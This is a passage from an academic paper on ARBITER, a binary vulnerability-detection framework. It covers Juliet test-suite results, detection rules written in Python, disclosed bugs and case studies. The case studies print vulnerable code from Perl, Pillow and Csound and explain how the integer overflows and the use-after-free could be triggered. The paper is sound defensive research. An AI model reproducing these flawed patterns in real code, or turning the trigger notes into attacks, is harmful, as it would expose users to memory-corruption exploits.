Listing 1 An example of Juliet v1.3 CWE190 faulty test cases.

```
int goodB2GSink(unsigned int data) {
  ...
  if (abs((long)data) < (long)sqrt((double)UINT_MAX)) {
    unsigned int result = data * data;
    printUnsignedLine(result);
  }
  ...
}
```

to sink-triggered vulnerabilities, only enabling detection of shallow integer overflow vulnerabilities. This again shows the strength of ARBITER's combination of static analysis and symbolic execution.

8.2.4 ARBITER on Juliet

We evaluated ARBITER's integer overflow VD against test-cases in the Juliet Test Suite (v1.3), a synthetically generated data set created to assess the capabilities of static analysis tools. Version 1.3 contains many test cases written in C/C++ for multiple CWE types. We adapted our CWE-131 vulnerability description CWEs, CWE-680 (Integer Overflow to Buffer Overflow), and CWE-190 (Integer Overflow), and expanded it to C++ by adding `new` to our list of sinks. This represents a total of 15,680 test cases, of which 4,536 have intentional bugs described by the Juliet documentation.

Description False *Negatives*. Several test cases (for CWE-680) initialize variables to constant values that are too large to be used safely in an arithmetic operation and can lead to integer overflows. However, ARBITER's integer overflow vulnerability description does not reason about constant-value sources. Thus, we misclassified 52 test cases as negatives when in fact, Juliet considers them to be bugs.

Signedness adaptation. When reasoning about overflows, we could determine the signedness of the data involved based on the type signature of the sink function (i.e., `malloc` takes unsigned integers). However, all of our prior sinks used unsigned integers, while Juliet has provided several signed sinks.

Juliet's unsigned overflow test cases use the sink `printUnsignedLine`, which takes an unsigned argument, while the signed test cases use the sinks `printIntLine`, `printHexCharLine` and `printLongLongLine`.

For the unsigned test cases, we used the same constraints as the integer overflow experiment because the comparison by default is unsigned. For the signed test cases, we modified the constraints to use a signed comparison.

Unexpected positives. Examining the results, we found that several test cases in the Juliet test suite that were classified as "safe" are, unknowingly to the developers, vulnerable.

A snippet of a faulty test case, performing a square operation on a 32-bit unsigned integer, is shown in Listing 1. The code attempts to ensure that the value is small enough to perform the square operation without an overflow by computing the absolute value of this integer and compares it with an upper bound.

The absolute value is calculated using the `abs` function which accepts a *signed* integer as argument and returns another signed integer. This conversion of an unsigned data type to a signed causes a large value to pass the check and subsequently lead to an overflow. For example, if the value of data is `UINT_MAX` (0xFFFFFFFF), the function `abs` will return the value 1, passing the size check. The result of the multiplication is the value 0xFFFFFFFE00000001, resulting in a 32-bit integer overflow.

ARBITER identified 190 such faulty test cases within the Juliet test suite. After ensuring that they were actually triggerable bugs (by crafting a POC for each), we reported it to the developers, but have not heard back from them. Through the rest of this section, we consider these 190 test cases as true positives in the ground truth.

ARBITER's results. We ran ARBITER with the Adaptive False Positive filtering tuned to different levels: 0 (no additional filtering), 1, and 2. At 0 levels of false positive filtering, ARBITER reported had 2,411 TP and 2,890 FP. At one level, the FP count reduced to 2,121, and the TP count reduced to 2,197 (likely as a result of timing out on symbolic tracing of several paths). At two levels, the TP count increased to 3,234 (because of additional symbolic constraints that increase the tractability of UCSE), and the FP count fell to 1,015. ARBITER achieves a precision of 0.77 and recall of 0.57. We show the data in Figure 2.




Figure 2: The result of evaluating ARBITER on the Juliet Test Suite v1.3 on CWEs 190 and 680. ARBITER found 3,234 True Positives, 1,015 False Positives, 9,581 True Negatives and 2,580 False Negatives. NP specifies the 190 unexpected "New Positives" that ARBITER found.

Name	Genre	Source needed	Precision	Recall
ARBITER	Hybrid	False	0.77	0.57
CLORIFI [23]	Hybrid	True	1	0.95
Li et al. [24]	Hybrid	True	1	0.973
Ribeiro et al. [33]	Static	True	0.678	0.958
Yang et al. [47]	Static	False	1	0.995

Table 5: A comparison of strengths and weaknesses of tools that evaluate on the Juliet data set.

Literature comparison. There are several tools that evaluate against the Juliet dataset, and we can directly compare our results with theirs. We present this comparison in Table 5.

Interestingly, these tools use a diverse set of approaches. Most of them require source code to function, with source code being a much more robust area of static analysis (but not, as shown in our evaluations against CodeQL and Infer, always better than ARBITER). One that does not, the technique proposed by Yang et al. [47], uses a machine learning model that recognizes vulnerability patterns to detect them and reports a precision of 1.00 and a recall of 0.995. Of course, models trained to recognize vulnerable patterns in synthetic datasets are prone to overfitting: Yang et al. report that the same model trained on the Juliet Test Suite achieves a precision of 0.0036 and a recall of 0.539 when used on real world vulnerabilities from the NVD database.

Importantly, none of these tools detected the faulty test cases that ARBITER detected in the Juliet test case. For source-code-based techniques, this is likely due to lack of modeling for the corner case behavior of the `abs` function, which ARBITER does by functioning on the binary level. For machine-learning techniques, this is likely due to training on Juliet's stated ground truth, which is inaccurate in this case.

9 Limitations and Discussion

ARBITER has a number of analysis limitations as well as limitations on the type of vulnerabilities.

CWE coverage. ARBITER's effectiveness is limited to CWE types that can be classified as PC vulnerabilities as described in Section 3. Some of the limitations of the PC requirement stem from underpinnings of the static analyses used by ARBITER, specifically for quickly finding analysis targets and supporting the limited analysis context. Others are imposed by ARBITER's use of symbolic execution to verify alerts.

An example CWE that does *not* satisfy ARBITER's requirements is CWE-362 (Race-Conditions). The difficulty of identifying sinks (variables shared between threads) CWE-362 violates `P2`, the need to reason about variable accesses across thread contexts violates `P3`, and the impact of execution sequence on the data flow analysis result violates `P1`.

Static analysis limitations. The static analysis must be able to find the VD subjects first. Inlined functions, statically linked, or stripped programs make this task harder but not impossible. Furthermore, the analysis needs to recover the control- and data-flow up to a certain quality. Large or obfuscated programs can make this task harder and very time-consuming, which affects the scalability of ARBITER. Finally, as we saw in the evaluation, ARBITER *does* encounter issues caused by classical static analysis problems, including aliasing, resulting in an increase of false positive rates.

Dynamic analysis limitations. ARBITER's dynamic component must execute program slices using Under-Constrained Symbolic Execution. The limitations of symbolic execution are well known and effective solutions are still being studied. If these slices are too large, the dynamic execution can suffer state explosion, leading to slowdown or failure of this step. Additionally, due to the under-constrained nature of our DSE phase, ARBITER suffers from false positives through the lack of scope and the corresponding constraints on the program slice under test.

Take-away. As our evaluation results show, despite limitations in its underlying techniques, ARBITER can (and *does*) achieve actionable results on large-scale analyses of real-world software. Analyzing 76,516 binaries with purely dynamic analysis is simply not feasible, and, until now, scalable and precise static analysis techniques have not been developed. Despite its limitations, ARBITER takes an important step toward practical, large-scale binary analysis.

VD Implementation. The first challenge in implementing a VD is to understand the vulnerability type that is being targeted. An analyst must match components of the target vulnerability (e.g., as sources and sinks, data-flow properties) with the corresponding properties for the VD in ARBITER. Once this matching is performed, it is then relatively straightforward to implement the VD using ARBITER's API. However, there are some edge cases that may only surface once the VD has been implemented. During our evaluation, we found (and fixed) some issues that caused a number of false positives such as the case of Unrealistic Data Requirements in Section 8.1.1 and the cases of the `gettext` family of functions as described in Section 8.1.4. While new edge cases can arise when implementing a new VD, we have found that, once these edge cases were identified, fixing them was trivial. More details about the specific implementations of existing VDs in ARBITER is presented in Appendix B.

Applying ARBITER. Even though ARBITER's false positive rate of nearly 50% improves on state-of-art techniques that target binary applications with similar scalability [38], prior studies have shown that less than 20% of developers are willing to accept false positive rates greater than 40% [9]. In our experience, ARBITER's results are best combined with manual audits of the target application to verify if it is possible to trigger the vulnerability condition, but these results could be used in combination with existing dynamic approaches that are aimed towards verifying static analysis reports which can eliminate false positives [3, 22].

10 Conclusions

In this paper, we presented ARBITER, a novel framework, combining the strengths of static and dynamic analysis techniques for identifying complex security vulnerabilities in any depth of a program at scale. Using ARBITER, we could verify VDs on a substantial subset of Ubuntu package repositories, identifying and reporting many security vulnerabilities.

We envision that ARBITER will be used in the software development life cycle and by security researchers to protect software by analyzing and verifying VDs. To that end, we have presented an in-depth evaluation of ARBITER, and we are releasing it as an open-source framework.

11 Acknowledgement

The authors would like to thank Jacob Torrey and the anonymous reviewers for their careful feedback along with the opportunity for revision which greatly improved the clarity of this paper. This project has received funding from the Defense Advanced Research Projects Agency (DARPA) under Grant No. HR001118C0060 and FA875019C0003 and The Office of Naval Research under Grant No. N00014-17-1-2897.

References

[1] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: Fuzzing with input-to-state correspondence. In *NDSS*, volume 19, pages 1–15, 2019.

[2] Frederic Besler. Circumventing fuzzing roadblocks with compiler transformations, 2016.

[3] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2329–2344, 2017.

[4] Cristiano Calcagno, Dino Distefano, Jérémy Dubreil, Dominik Gabi, Pieter Hooimeijer, Martino Luca, Peter O'Hearn, Irene Papakonstantinou, Jim Purbrick, and Dulma Rodriguez. Moving fast with software verification. In *NASA Formal Methods Symposium*, pages 3–11. Springer, 2015.

[5] Dan Caselden, Alex Bazhanyuk, Mathias Payer, Laszlo Szekeres, Stephen McCamant, and Dawn Song. Transformation-aware exploit generation using a hi-cfg. Technical report, California Univ Berkeley Dept of Electrical Engineering and Computer Science, 2013.

[6] Sang Kil Cha, Maverick Woo, and David Brumley. Program-adaptive mutational fuzzing. In *2015 IEEE Symposium on Security and Privacy*, pages 725–741. IEEE, 2015.

[7] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 711–725. IEEE, 2018.

[8] Ronny Chevalier, Stefano Cristalli, Christophe Hauser, Yan Shoshitaishvili, Ruoyu Wang, Christopher Kruegel, Giovanni Vigna, Danilo Bruschi, and Andrea Lanzi. Bootkeeper: Validating software integrity properties on boot firmware images. In *Proceedings of the Ninth ACM Conference on Data and Application Security and Privacy*, pages 315–325, 2019.

[9] Maria Christakis and Christian Bird. What developers want and need from program analysis: an empirical study. In *Proceedings of the 31st IEEE/ACM international conference on automated software engineering*, pages 332–343, 2016.

[10] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. Difuze: Interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138, 2017.

[11] Sung Ta Dinh, Haehyun Cho, Kyle Martin, Adam Oest, Kyle Zeng, Alexandros Kapravelos, Gail-Joon Ahn, Tiffany Bao, Ruoyu Wang, Adam Doupé, et al. Favocado: Fuzzing the binding code of javascript engines using semantically correct test cases. In *Proceedings 2021 Network and Distributed System Security Symposium, Virtual*, 2021.

[12] Manuel Egele, Maverick Woo, and David Brumley. Blanket execution: Dynamic similarity testing for program binaries and components. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 303–317, San Diego, CA, 2014. USENIX Association.

[13] Dawson Engler and Daniel Dunbar. Under-constrained execution: making automatic code destruction easy and scalable. In *Proceedings of the 2007 international symposium on Software testing and analysis*, pages 1–4, 2007.

[14] Facebook. Infer. https://fbinfer.com/.

[15] Facebook. [infer][biabduction] disable the reporting of return value ignored · facebook/infer@2a8e192. https://github.com/facebook/infer/commit/2a8e1922801e09180143f1b5a6917f6cab3ffb4e.

[16] Patrice Godefroid, Nils Klarlund, and Koushik Sen. Dart: directed automated random testing. In *Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation*, pages 213–223, 2005.

[17] Patrice Godefroid, Michael Y Levin, and David Molnar. Sage: whitebox fuzzing for security testing. *Queue*, 10(1):20–27, 2012.

[18] Ivan Gotovchits, Rijnard van Tonder, and David Brumley. Saluki: finding taint-style vulnerabilities with static property checking. In *Proceedings of the NDSS Workshop on Binary Analysis Research*, 2018.

[19] HyungSeok Han, DongHyeon Oh, and Sang Kil Cha. Codealchemist: Semantics-aware code generation to find vulnerabilities in javascript engines. In *NDSS*, 2019.

[20] Dae R Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 754–768. IEEE, 2019.

[21] Sebastian Krahmer. The evilness of setuid(getuid()). https://c-skills.blogspot.com/2008/01/evilness-of-setuidgetuid.html.

[22] Gwangmu Lee, Woochul Shim, and Byoungyoung Lee. Constraint-guided directed greybox fuzzing. In *30th USENIX Security Symposium (USENIX Security 21)*, pages 3559–3576, 2021.

[23] Hongzhe Li, Hyuckmin Kwon, Jonghoon Kwon, and Heejo Lee. Clorifi: software vulnerability discovery using code clone verification. *Concurrency and Computation: Practice and Experience*, 28(6):1900–1917, 2016.

[24] Hongzhe Li, Jaesang Oh, and Heejo Lee. Detecting violations of security requirements for vulnerability discovery in source code. *IEICE TRANSACTIONS on Information and Systems*, 99(9):2385–2389, 2016.

[25] David Molnar, Xue Cong Li, and David A Wagner. Dynamic test generation to find integer bugs in x86 binary linux programs. In *USENIX Security Symposium*, volume 9, pages 67–82, 2009.

[26] James Newsome and Dawn Xiaodong Song. Dynamic taint analysis for automatic detection, analysis, and signaturegeneration of exploits on commodity software. In *NDSS*, volume 5, pages 3–4. Citeseer, 2005.

[27] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: fuzzing by program transformation. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 697–710. IEEE, 2018.

[28] Jannik Pewny, Behrad Garmany, Robert Gawlik, Christian Rossow, and Thorsten Holz. Cross-architecture bug search in binary executables. In *2015 IEEE Symposium on Security and Privacy*, pages 709–724. IEEE, 2015.

[29] David A Ramos and Dawson Engler. Under-constrained symbolic execution: Correctness checking for real code. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 49–64, 2015.

[30] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *NDSS*, volume 17, pages 1–14, 2017.

[31] Nilo Redini, Aravind Machiry, Dipanjan Das, Yanick Fratantonio, Antonio Bianchi, Eric Gustafson, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. {BootStomp}: On the security of bootloaders in mobile devices. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 781–798, 2017.

[32] Nilo Redini, Aravind Machiry, Ruoyu Wang, Chad Spensky, Andrea Continella, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Karonte: Detecting insecure multi-binary interactions in embedded firmware. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1544–1561. IEEE, 2020.

[33] Athos Ribeiro, Paulo Meirelles, Nelson Lago, and Fabio Kon. Ranking warnings from multiple source code static analyzers via ensemble learning. In *Proceedings of the 15th International Symposium on Open Collaboration*, pages 1–10, 2019.

[34] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *2010 IEEE symposium on Security and privacy*, pages 317–331. IEEE, 2010.

[35] Semmle. CodeQL. https://securitylab.github.com/tools/codeql.

[36] Semmle. LGTM. https://lgtm.com/.

[37] Kostya Serebryany. libfuzzer–a library for coverage-guided fuzz testing. *LLVM project*, 2015.

[38] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 138–157. IEEE, 2016.

[39] Stelios Sidiroglou-Douskos, Eric Lahtinen, Nathan Rittenhouse, Paolo Piselli, Fan Long, Deokhwan Kim, and Martin Rinard. Targeted automatic integer overflow discovery using goal-directed conditional branch enforcement. In *Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 473–486, 2015.

[40] Lingyun Situ, Linzhang Wang, Yang Liu, Bing Mao, and Xuandong Li. Vanguard: Detecting missing checks for prognosing potential vulnerabilities. In *Proceedings of the Tenth Asia-Pacific Symposium on Internetware*, pages 1–10, 2018.

[41] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, volume 16, pages 1–16, 2016.

[42] Tielei Wang, Tao Wei, Zhiqiang Lin, and Wei Zou. IntScope: Automatically detecting integer overflow vulnerability in x86 binary using symbolic execution. In *NDSS*, 2009.

[43] Wen Xu, Hyungon Moon, Sanidhya Kashyap, Po-Ning Tseng, and Taesoo Kim. Fuzzing file systems via two-dimensional input space exploration. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 818–834. IEEE, 2019.

[44] Fabian Yamaguchi, Nico Golde, Daniel Arp, and Konrad Rieck. Modeling and discovering vulnerabilities with code property graphs. In *2014 IEEE Symposium on Security and Privacy*, pages 590–604. IEEE, 2014.

[45] Fabian Yamaguchi, Alwin Maier, Hugo Gascon, and Konrad Rieck. Automatic inference of search patterns for taint-style vulnerabilities. In *2015 IEEE Symposium on Security and Privacy*, pages 797–812. IEEE, 2015.

[46] Fabian Yamaguchi, Christian Wressnegger, Hugo Gascon, and Konrad Rieck. Chucky: Exposing missing checks in source code for vulnerability discovery. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 499–510, 2013.

[47] Mingyue Yang. *Using Machine Learning to Detect Software Vulnerabilities*. PhD thesis, 2020.

[48] Fan Yao, Yongbo Li, Yurong Chen, Hongfa Xue, Tian Lan, and Guru Venkataramani. Statsym: vulnerable path discovery through statistics-guided symbolic execution. In *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 109–120. IEEE, 2017.

[49] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A practical concolic execution engine tailored for hybrid fuzzing. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 745–761, 2018.

[50] Michal Zalewski. american fuzzy lop, 2014. https://lcamtuf.coredump.cx/afl/.

[51] Yang Zhang, Xiaoshan Sun, Yi Deng, Liang Cheng, Shuke Zeng, Yu Fu, and Dengguo Feng. Improving accuracy of static integer overflow detection in binary. In *International*

Symposium on Recent Advances in Intrusion Detection, pages 247–269. Springer, 2015.

A Disclosures of Vulnerabilities Found by ARBITER

The following is a list of vulnerabilities that are found by ARBITER and responsibly disclosed by the authors during the course of this research project.

- CVE-2018-18311: Integer overflow in Perl before 5.26.3
- Integer overflow in Python-PIL [6]
- Integer overflow in LibTIRPC [7]
- Unchecked setuid in CSound [8]
- Unchecked setuid in ping and ping6 in Inetutils [9]

B Specializing ARBITER

We implemented ARBITER as a general analysis framework that is designed to be easily specializable to detect instances of specific vulnerability classes. In our framework, analysts implement short vulnerability descriptions that specify sources, sinks, and dynamic constraints. ARBITER, in turn, is implemented in roughly 2,000 lines of Python on top of the `angr` binary analysis engine (in which we modified roughly 140 lines of code to implement improvements necessary for ARBITER).

In this section, we describe the effort involved to specialize ARBITER to detect vulnerabilities in the four classes we chose for our evaluation: CWE-131 — "Incorrect Calculation of Buffer Size", CWE-252 — "Unchecked Return Value", CWE-337 — "Predictable Seed in Pseudo-Random Number Generator", and CWE-134 — "Controlled Format String". ARBITER's vulnerability descriptions are created by implementing three functions:

`specify_sources(binary)`: This function should return a set of program locations (e.g., function names or addresses) and variable specifications (for example, the return value, or a specific argument to the function). These locations will be used as sources to find potentially vulnerable flows in ARBITER's static analysis.

`specify_sinks(binary)`: Similar to sources, this specifies a set of variables to be used as sinks to find potential vulnerable flows.

`apply_constraint(state, sources, sink)`: When ARBITER detects, and symbolically analyzes, a potentially vulnerable flow, it uses this function to check the flow against a symbolic vulnerability condition.

These vulnerability specifications are concise enough to include in this section.

CWE-131: Incorrect Calculation of Buffer Size.

cwe131.py

```python
def specify_sources(binary):
    return {} # defaults to function arguments

def specify_sinks(binary):
  return { "malloc": 0 } # first argument to malloc

def apply_constraint(state, sources, sink):
  for source in sources:
    if source.length < sink.length:
      #equalize bit length of source and sink
      source = source.zero_extend(sink.length-source.length)
    state.solver.add(sink < source)
```

CWE-252: Unchecked Return Value.

cwe252.py

```python
def specify_sources(binary):
  # specify return values (index 0 in arbiter) of
  # security-relevant system calls
  return {
    'access': 0, 'chdir': 0, 'chown': 0,
    'chroot': 0, 'mmap': 0, 'prctl': 0,
    'setrlimit': 0, 'stat': 0, 'setuid': 0,
    'setgid': 0, 'setsid': 0, 'setpgid': 0,
    'setreuid': 0, 'setregid': 0, 'setresuid': 0,
    'setresgid': 0
  }

def specify_sinks(binary):
  # arbiter shorthand for the return value
  # of the _caller_ of these functions
  return [
    'access', 'chdir', 'chown',
    'chroot', 'mmap', 'prctl',
    'setrlimit', 'stat', 'setuid',
    'setgid', 'setsid', 'setpgid',
    'setreuid', 'setregid', 'setresuid',
    'setresgid'
  ]

def apply_constraint(state, sources, sink):
  if state.satisfiable(
    extra_constraints=[sources[0] == -1]
  ):
    # target function allows both negative and
    # positive values (indicating absence of
    # checks)
    state.solver.add(sources[0] == 0)
  else:
    # reject the state by making it unsatisfiable
    state.solver.add(False)
```

CWE-134: Controlled Format String.

cwe134.py

```python
def specify_sources(binary):
    return {} # defaults to function arguments

def specify_sinks(binary):
  # the format argument of string formatters
  return {
    'printf': 0, 'fprintf': 1, 'dprintf': 1,
    'sprintf': 1, 'vasprintf': 1, 'snprintf': 2,
    'fprintf_chk': 2, 'dprintf_chk': 2,
    'sprintf_chk': 3, 'vasprintf_chk': 2,
    'asprintf_chk': 2, 'snprintf_chk': 4,
   }

def apply_constraint(state, sources, sink):
  # check for the format string in the ELF
  addr = state.solver.eval(sink, cast_to=int)
  elf_address = \
```

[6] https://github.com/python-pillow/Pillow/pull/3703

[7] http://git.linux-nfs.org/?p=steved/libtirpc.git;a=commit;h=56b780e61ed4bae8b728a600fc5ac8052d0d3582

[8] https://github.com/csound/csound/pull/1335

[9] https://git.savannah.gnu.org/cgit/inetutils.git/commit/?id=02a379763bf651a09b5cb728c1d6b811dc71d021

```
    state.project.loader.find_section_containing(addr)
  if elf_address is not None:
    state.solver.add(False)
```

CWE-337: Predictable Seed in PRNG.

cwe337.py

```
def specify_sources(binary):
  # return value of time()
  return { "time": 0 }

def specify_sinks(binary):
  # first argument of srand()
  return { "srand": 0 }

def apply_constraint(state, sources, sink):
  # no constraints --- purely a data flow problem
  pass
```

C Performance Evaluation

In order to evaluate the performance of ARBITER, we executed the integer overflow detection described in Section 3.1 on all 105 binaries in the well-tested *coreutils* suite. It took a total of 884 seconds for ARBITER to analyze 27,608 functions and locate sources and sinks in 763 of them.

During the data flow recovery step, ARBITER experienced failures in the underlying angr framework for 62 of the 763 functions. For the remaining 701 cases, it successfully extracted data flows to 1,303 allocator call sites. Out of these, 364 had constant sizes (no data dependency), and 939 resulted in paths representing data flows allocator call sites across 567 functions. This phase took a total of 4,585 seconds.

ARBITER then symbolically executed each path with Under-Constrained Symbolic Execution, resulting in 45 failures due to implementation problems, 251 timeouts (with the default 10-minute timeout per flow), 133 failures to find a satisfiable path (i.e., as result of over-approximation of static analysis), and 510 data flow predicates. This step took a total of 15,705 seconds.

Checking these 510 predicates against the VD description resulted in 124 candidate alerts. However, after performing its adaptive false positive filtering to a level of two callers, ARBITER successfully eliminated all 124 false positives.

D Detailed Evaluation Results

We detail the binaries, functions, identified sinks, determined data flows, explored paths, analyzed states, and raised alerts in the large-scale evaluation on CWE-131, CWE-134, CWE-252, and CWE-337 in Table 6.

E Case Studies

For the voracious reader, we present a number of case studies of select bugs identified by ARBITER.

Case Study: Integer Overflow in Perl. ARBITER found a vulnerability that was present in versions of the Perl runtime before 5.28. It could lead to heap overflows and potentially to arbitrary code execution. The relevant source code snippet is shown in Listing 2.

Listing 2 Part of the Perl source code that contains the *Perl_my_setenv* function, where ARBITER detected an integer overflow in line 14. The vulnerability was assigned to CVE-2018-18311.

```
1  #define my_setenv_format(s, nam, nlen, val, vlen) \
2    Copy(nam, s, nlen, char); \
3    *(s+nlen) = '='; \
4    Copy(val, s+(nlen+1), vlen, char); \
5    *(s+(nlen+1+vlen)) = '\0'
6
7  void
8  Perl_my_setenv(pTHX_ const char *nam, const char *val)
9  {
10   ...
11   const int nlen = strlen(nam);
12   const int vlen = strlen(val);
13   char * const new_env = (char*)safesysmalloc(
14     (nlen + vlen + 2) * sizeof(char));
15   my_setenv_format(new_env, nam, nlen, val, vlen);
16   ...
```

Listing 3 Part of the Pillow source code that contains an integer overflow in line 5.

```
1  int
2  ImagingMemorySetBlocksMax(ImagingMemoryArena arena, int blocks_max){
3    ...
4    else if (arena->blocks_pool != NULL) {
5      p = realloc(arena->blocks_pool, sizeof(*arena->blocks_pool) *
6            blocks_max);
7      ...
```

The function *Perl_my_setenv* is called when the user decides to initialize the value of an environment variable. The variables *nam* and *val* are the environment variable's name and value, respectively. In this function, the two 32-bit integers *nlen* and *vlen* are used to store the length of the *nam* and *val* string, respectively. These integers are then added together along with the constant *2*, and the sum is used to allocate a buffer on the heap.

The addition at line 14 in Listing 2 is the point where this arithmetic can lead to an integer overflow, which subsequently leads to a small buffer being allocated. At line 15, the function *my_setenv_format* copies the two strings separately to the newly created buffer, which results in a heap buffer overflow with controlled input. This vulnerability was assigned CVE-2018-18311 and has now been fixed. However, it is interesting to note that this vulnerability was introduced in 2001 and remained undetected until 2018.

Case Study: Integer overflow Vulnerability in Pillow. ARBITER found another vulnerability in the *python-pil* package, which we reported to the maintainers and has since been fixed. The vulnerability occurs in the function *ImagingMemorySetBlocksMax* and a snippet of the relevant code is provided in Listing 3.

The integer overflow vulnerability occurred at line 5 when the 32-bit signed integer *blocks_max* is multiplied with a constant, which is then used as the second argument to the function *realloc*. In a 64-bit environment, the second argument to

CWE	CWE-131	CWE-134	CWE-252	CWE-337
Starting binaries	76,516	76,516	76,516	76,516
Recon binaries / functions	42,611 / 980,758	42,690 / 1,233,827	14,228 / 96,715	3,207 / 4,554
DDA analyzed binaries / functions / flows	41,796 / 788,970 / 1,307,990	42,366 / 1,044,218 / 3,311,716	14,103 / 88,399 / 84,359	3,206 / 4,490 / 5,074
DDA identified binaries / functions / sinks	36,696 / 346,701 / 692,501	26,576 / 192,846 / 429,711	13,485 / 55,388 / 55,388	3,106 / 4,083 / 4,641
UCSE analyzed binaries / functions / paths	29,577 / 209,217 / 145,167	19,410 / 103,926 / 87,383	12,081 / 47,913 / 73,823	2,849 / 3,622 / 3,414
UCSE identified binaries / functions / states	11,495 / 24,781 / 31,436	13,460 / 39,276 / 39,305	1,851 / 2,388 / 4,413	2,239 / 2,661 / 2,741
FP1 binaries / functions / states	1,916 / 2,693 / 3,310	3,013 / 4,891 / 4,894	310 / 686 / 942	247 / 277 / 281
FP2 binaries / functions / states	695 / 928 / 1,037	420 / 489 / 489	71 / 71 / 126	83 / 92 / 92
FP3 binaries / functions / states	270 / 318 / 351	183 / 221 / 222	58 / 58 / 107	42 / 45 / 45
Main binaries / functions / states	121 / 161 / 181	16 / 25 / 39	/ 68 / 77 / 101	328 / 347 / 352
Final alerts	436	158	159	377

Table 6: Summarizing the results of the experiments for 4 templates targeting 4 types of CWEs. This table shows the detailed output for each of ARBITER's analyses. **Main** binaries are those binaries in which a false positive reduction step reached the "main()" function as a caller. In this case, ARBITER reports the alert (as no further FP reduction is possible). Because of how the data was logged, there is an overlap between the binaries/functions/alerts in Main and FP3. The **Final alerts** contains the total number of alerts for each CWE type after filtering out alerts that do not correspond to the list of sinks we use for each CWE type.

Listing 4 Pillow code of the calling context of function *ImagingMemorySetBlocksMax*. The check in line 7 prevents the integer overflow, that ARBITER detected, in a 64-bit environment. On a 32-bit architecture, however, an integer wrap-around can be achieved with a positive value, hence, the vulnerability is triggerable.

```
1  static PyObject*
2  _set_blocks_max(PyObject* self, PyObject* args)
3  {
4    int blocks_max;
5    if (!PyArg_ParseTuple(args, "i:set_blocks_max", &blocks_max))
6      return NULL;
7    if (blocks_max < 0) {
8      PyErr_SetString(PyExc_ValueError,
9        "blocks_max should be greater than 0");
10     return NULL;
11   }
12   ...
13   ImagingMemorySetBlocksMax(&ImagingDefaultArena, blocks_max);
14   ...
```

realloc is a 64-bit value whereas *blocks_max* is a 32-bit value. Since *blocks_max* is a signed integer, it gets sign-extended to a 64-bit value. In this situation, the only way that an integer overflow occurs is if the sign extension results in a large 64-bit value, which in turn only occurs if the initial *blocks_max* is a negative value. However, if we look at the code that invokes this *ImagingMemorySetBlocksMax* function, we see that this vulnerability cannot be triggered. The relevant code is shown in Listing 4.

The *PyArg_ParseTuple* is used to extract a 32-bit integer value from the *args* object and store the result in the *blocks_max* variable. We can see that this value is immediately compared with the value 0, and an error is generated if it is found to be lower. Therefore, there is no possible way of triggering this vulnerability in a 64-bit environment.

However, in a 32-bit environment, the second argument to *realloc* is a 32-bit value, which makes it possible to generate a positive value that can wrap around the 32-bit integer space during the multiplication. We were able to find such a positive value that would result in a value of 0 after multiplication. According to the description of *realloc*, when the second argument is 0, it is equivalent to calling *free*. Without the pointer being set to NULL, this ends up being a Use-After-Free (UAF) scenario. We reported this vulnerability to the maintainers and also submitted a patch, which has since been merged. However, the maintainers argued that since triggering this vulnerability required arbitrary python execution, it could not be considered as a security risk.

Listing 5 Attempting to drop privileges before creating log file inside Csound.

```
1  int set_rt_priority(int argc, const char **argv)
2  {
3    ...
4    ignore_value(setuid(getuid()));
5    ...
6  }
```

